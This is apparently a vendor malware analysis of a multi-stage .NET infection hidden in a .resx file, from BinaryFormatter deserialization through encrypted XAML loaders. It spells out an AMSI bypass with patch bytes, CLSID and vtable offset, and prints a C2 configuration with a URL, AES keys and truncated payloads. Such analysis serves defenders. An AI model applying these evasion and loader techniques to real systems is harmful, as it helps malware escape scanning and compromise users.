




In the .resx file, multiple layers of payloads – including several XAML files, .NET assemblies, and JSON data – are encoded, compressed, or encrypted (see the diagram below). Each layer is unpacked and loaded by the layer above it. Once a layer finishes its operation, the next layer is extracted and loaded. Below, we analyze each layer in the order in which it is loaded:

Multiple layers of payloads are compressed and encrypted in the .resx file

Multiple layers of payloads are compressed and encrypted in the .resx file



The Microsoft RESX schema defines the XML layout used by .resx files, which has a human-readable structure and can hold application resources: strings, images, icons, and serialized objects. The Resources.resx file contains a Base64‑encoded binary object that was serialized using the well‑known, highly vulnerable .NET BinaryFormatter class.

Base64-encoded serialized binary object in Resources.resx

Base64-encoded serialized binary object in Resources.resx

Parsing this .resx file with ResXResourceSet causes the embedded Base64‑encoded binary payload to invoke BinaryFormatter.Deserialize(), triggering a deserialization vulnerability that enables a TypeConfuseDelegate attack. The TypeConfuseDelegate then invokes XamlReader.Parse(), which loads a XAML payload (named XAML-1) embedded within the binary object.

XAML is a markup language for building user interfaces in .NET applications, but its capabilities extend far beyond that. Using two built‑in objects, ObjectDataProvider and ResourceDictionary, logic equivalent to C# code can be expressed in an XML‑like syntax.

A code snippet of XAML-1

A code snippet of XAML-1

Step 3

The XAML-1 code acts as a loader for an embedded payload. The process is as follows:

  1. Retrieve the full command line of the current host process PatchMyPC‑ScriptRunner.exe, converting all arguments to lowercase.
  2. Generate the AES key by hashing the command‑line string with SHA‑256.
  3. Decode the Base64 string embedded in XAML-1 into a binary array. Use the first 16 bytes of that array as the IV, then decrypt the remaining encrypted data with AES. The decrypted output is another piece of XAML code, which we refer to as XAML-2.
  4. Load XAML-2 into memory using the .NET API System.Windows.Markup.XamlReader.Load().
  5. If any exception occurs during decryption, trigger Environment.Exit(0), silently terminating the host process to prevent error messages that might reveal the attack.

Stage 2

XAML‑2 initiates stage 2 of the infection. The diagram below shows the overall flow of this stage.

Infection chain: Stage 2

Infection chain: Stage 2

XAML‑2 contains two embedded Base64‑encoded sections. These sections are actually two additional XAML files (referred to as XAML-2-1 and XAML-2-2) that were first compressed with ZIP and then encoded in Base64. After decoding and decompressing, XAML-2 loads each file into memory separately with XamlReader.Load().

A code snippet of XAML-2

A code snippet of XAML-2

XAML-2-1

The first file consists of 796 lines. Its sole purpose is to hijack a key AMSI API to bypass anti‑malware scanning.

Sensitive strings in XAML-2-1 are cut into tiny pieces

Sensitive strings in XAML-2-1 are cut into tiny pieces

To avoid detection by anti‑malware signature scans, sensitive strings are split into very short fragments. When XAML-2-1 is loaded and parsed, the fragments are reassembled into the original string.

The key steps it takes to achieve its goal are as follows:

  1. Check the OS architecture by verifying whether IntPtr.Size equals 8. If it does not, the host process isn’t 64‑bit, so abort the hijack operation.
  2. Combine the split strings into a single CLSID GUID (fdb00e52-a214-4aa1-8fba-4357bb0072ec), then try to create an instance of the AMSI COM object using this GUID.
  3. Patch the AMSI module.
    • Create a delegate for the runtime method Console.Clear() and then obtain its native function pointer. Next, patch the method by overwriting its first bytes in memory with the binary payload (41 C7 00 01 00 00 00 33 C0 C3).
    • Obtain the native pointer of the AMSI COM object with Marshal.GetIUnknownForObject(). From this pointer, read the address of its virtual method table and add 0x18 to reach another pointer that holds the address of the CAmsiAntimalware::Scan method.
    • Use VirtualProtect() to make the Scan() pointer writable, change its value from the address of the CAmsiAntimalware::Scan() method to the address of the patched Console.Clear(), and then restore the pointer’s original protection attributes. Once this step is complete, every scan returns AMSI_RESULT_CLEAN (value = 0).

One patch targets the Console.Clear() API, which resides in the memory space of an existing legitimate module, while the other modifies only the virtual tables of the AMSI module, allowing the malware to pass code integrity checks.

XAML-2-2

XAML-2-2 consists of two parts: a .NET module (the first loader, .NET 1 Loader) and a JSON data payload (the C2 configuration, JSON-1). Both components are compressed with ZIP and then encoded in Base64. XAML-2-2 first decodes and decompresses the .NET assembly .NET 1 Loader, then uses the Assembly.CreateInstance() API to create an instance of the .NET 1 Loader and passes the Base64‑encoded JSON-1 to the m.C() method of .NET 1 Loader as a parameter.

.NET 1 Loader

.NET 1 Loader decodes, decompresses, and parses JSON‑1. The decoded and decompressed JSON‑1 is shown below:

{
    "p": "[Base64‑encoded JSON, which we call JSON‑1-p]"
    "c": "[Base64‑encoded JSON, which we call JSON‑1-c]"
}

  • JSON-1-c
    This JSON contains the configuration data that .NET 1 Loader uses to report the execution results of the loaded payload to the C2 server.
    sc false Flag. Determines whether to report the execution result of m.C(). When set to false, reporting to C2 is skipped.
    c null Reporting C2 server. The result returned by the m.C() method of .NET 1 Loader is sent to this server.
    tp null Unknown item, suspected to be a trusted SSL certificate. Thumbprint was used to verify this alleged C2 certificate.
    e null The AES key that encrypts the JSON result returned by the m.C() method of .NET 1 Loader.
  • JSON-1-p
    JSON-1-p is a more complex configuration file. .NET 1 Loader parses its data to prepare and load the subsequent stages. The following configuration keys store the payloads:
    • oib: Base64‑encoded .NET 2 Plugin (PE file)
    • oub: Base64‑encoded XAML that invokes Exit(0)
    • ibk: AES key used to decrypt ibi
    • ibi: A Base64‑encoded collection of compressed, encrypted XAML templates used to build XAML-3. Detailed instructions for decrypting and assembling XAML‑3 are provided in the XAML‑3 section below.

    Other items are passed as C2 configuration to the .NET 2 Plugin at a later stage.

    [
        {
            "c": [
                {
                    "cu": "https://openaigpt4v.com/model_v4/",
                    "tp": "*",
                    "rh": ""
                }
            ],
            "mib": 79200,
            "mab": 100800,
            "mis": 1200,
            "mas": 2400,
            "e": "9fT04e03tAiZAPogcDWt0w==",
            "ii":  null,
            "aop": null,
            "oib": "TVqQAAMAAAAEAAAA//8AALgAAAAAA...",
            "oub": "PFJlc291cmNlRGljdGlvbmFyeS...",
            "wi": 100801,
            "ibk": "W7BHmIRBRY3FOIfWprbW/ZJh5GbPND3sY+qCBDY7O2A=",
            "ibi": "4pUDtQVbD6leQrDvtT3gaaCLec...",
            "de": false
        }
    ]

